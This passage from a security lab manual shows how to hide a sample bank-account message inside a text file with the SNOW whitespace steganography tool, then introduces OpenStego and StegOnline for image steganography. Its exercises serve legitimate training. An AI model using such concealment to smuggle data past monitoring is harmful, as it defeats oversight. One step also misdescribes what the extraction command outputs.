


5. Now, Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.



6. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.






7. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

Note: (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)





```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow


C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 452.94%.
An extra 8 lines were added.

C:\Users\Admin\Desktop\Snow>
```

8. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
9. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.
10. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of **readme.txt** (the password is magic, which was entered while hiding the data in **Step 7**).

```
C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow  
C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt  
Compressed by 23.37%  
Message exceeded available space by approximately 452.94%.  
An extra 8 lines were added.  
C:\Users\Admin\Desktop\Snow>snow -C -p "magic" readme2.txt  
My swiss bank account number is 45656684512263  
C:\Users\Admin\Desktop\Snow>
```

11. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit --> Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



12. This concludes the demonstration of how to hide data using whitespace steganography.

13. Close all open windows and document all the acquired information

Task 5: Image Steganography using OpenStego and StegOnline

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

OpenStego


OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the provided password.

StegOnline

StegOnline is a web-based, enhanced and open-source port of StegSolve. It can be used to browse through the 32 bit planes of the image, extract and embed data using LSB steganography techniques and hide images within other image bit planes.

